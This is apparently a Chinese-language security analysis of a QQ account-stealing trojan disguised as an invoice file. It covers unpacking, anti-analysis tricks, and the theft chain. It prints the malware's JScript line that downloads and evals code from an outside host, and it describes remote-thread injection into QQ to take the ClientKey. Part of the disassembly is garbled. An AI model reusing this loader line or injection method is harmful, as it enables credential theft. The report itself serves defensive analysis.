# QQ 盗号病毒分析

## 0x00 背景

文件名: -开票资料及对账函-.exe


MD5: D6C27C87CBAD0DEC4589E6748BBF38E9

## 0x01 概述

盗取 QQClientKey 的病毒

## 0x02 样本分析

样本名为 -开票资料及对账函-.exe, 同时带有 ASPack v2 的壳



打开文件执行弹出错误框用来迷惑用户或者分析人员,实际功能正常执行。




## Ⅱ脱壳

为了进行静态分析,通过简单的 ESP 定律将壳脱掉




## 静态分析

首先通过 SetErrorMode (+SEM NOALIGNMENTFAULTEXCEPT) 的方法检测当前是否为虚拟 机环境,同时前面插入了大量的垃圾指令以检测调试和对抗分析。单步调试可能会浪费较多 时间,思路是直接对 MessageBoxA 下断,继续向后调试看是否有意义的逻辑继续执行。



弹框关闭之后得到了一个 URL: http://www.laofafa1688.com/raw/2/2



观察字符串包含 VB 代码内容为 Get 请求的字样, 结合 URL 猜测该病毒包含用于窃取信息的

功能。

```
db 'var x=new ActiveXObject(',27h,'Microsoft.XMLHTTP',27h,');x.open(',27h,'GET'
db 27h,',',27h
db
      1
                         ; DATA XREF: .text:0040133B1o
db
      0
      ß
db
dh
      a
db
    27h ; '
db
      0
      A
dh
db
db 27h,',false);x.send();eval(x.responseText);C!@',0
```

重新打开病毒进行调试, bp MessageBoxA 并关闭弹窗之后,来到病毒后续逻辑



#### 拼接出一个当前目录下的 ole32.dll 文件路径

```
jmp 111_.4922B4
lea eax,dword ptr ds:[esi+D]
                                                                                                                                                                   eax:"C:\\Users\\sam\\Desktop\\ole32.dll"
eax:"C:\\Users\\sam\\Desktop\\ole32.dll"
                                   50
E8 6FFEFFFF
                                                                                push eax
call 111_.492166
                                                                              pop ecx
mov dword ptr ds:[eax+8],esi
mov dword ptr ds:[eax],1
and byte ptr ds:[eax+esi+C],0
mov dword ptr ds:[eax+4],esi
add eax,c
mov dword ptr ds:[ebx],eax
                                  59
8970 08
C700 01000000
806430 0C 00
8970 04
83C0 0C
                                                                                                                                                                   eax+8:"\\sam\\Desktop\\ole32.dll", esi:&"C:\\U
eax:"C:\\Users\\sam\\Desktop\\ole32.dll"
                                                                                                                                                                   eax+4:"sers\\sam\\Desktop\\ole32.dll", esi:&"C
eax:"C:\\Users\\sam\\Desktop\\ole32.dll"
ebx:"http://www.laofafa1688.com//home/raw/2/2
                                   8903
                                                                                pop edi
pop esi
pop ebx
ret 4
                                                                                                                                                                   esi:&"C:\\Users\\sam\\Desktop\\ole32.dll
ebx:"http://www.laofafa1688.com//home/ra
                                   5E
                                                                              pop edx

ret 4

mov eax,dword ptr ds:[ecx+8]

cmp eax,40

jne 111.492328

push ecx
                                                                                                                                                                   eax:"C:\\Users\\sam\\Desktop\\ole32.dll"
eax:"C:\\Users\\sam\\Desktop\\ole32.dll", 40:'u
                                   C2 0400
8B41 08
83F8 40
75 0C
00492311
                                   51
PO FRODSPOO
```

#### 构造完整请求:

"var x=new ActiveXObject('Microsoft.XMLHTTP');x.open('GET','http://www.laofafa1688.com//home/raw/2/2',false);x.send();eval(x.responseText);"

#### 执行该命令:



由于在笔者写报告时网址已经失效,因此所请求的恶意模块无法下发。后续流程为请求一个.net 类型的功能 DLL,假设为 DLL-A,DLL-A 首先会遍历当前进程是否存在 QQ.exe,存在的话则继续向 laofafa1688 请求窃取 Key 的 DLL 模块,假设为 DLL-B,DLL-B 会以远程线程的方式注入到 QQ 进程,通过调用 QQ 提供的获取 ClientKey 的 API 进行 Key 的获取,保存到文件之后进行上传。

## 0x03 总结

病毒逻辑较为简单,根据域名的命名方式可以猜测是针对电商用户发起的攻击。

- 1) 后续具体功能分析参考我司报告: https://www.secrss.com/articles/27165
- 2) 关于 QQClientKey 的获取+病毒手法实现参考我的博客:

https://blog.csdn.net/Cody\_Ren/article/details/104577693

(博客文章参考: https://bbs.pediy.com/thread-256993.htm + Tide 安全团队博客)

IOC:略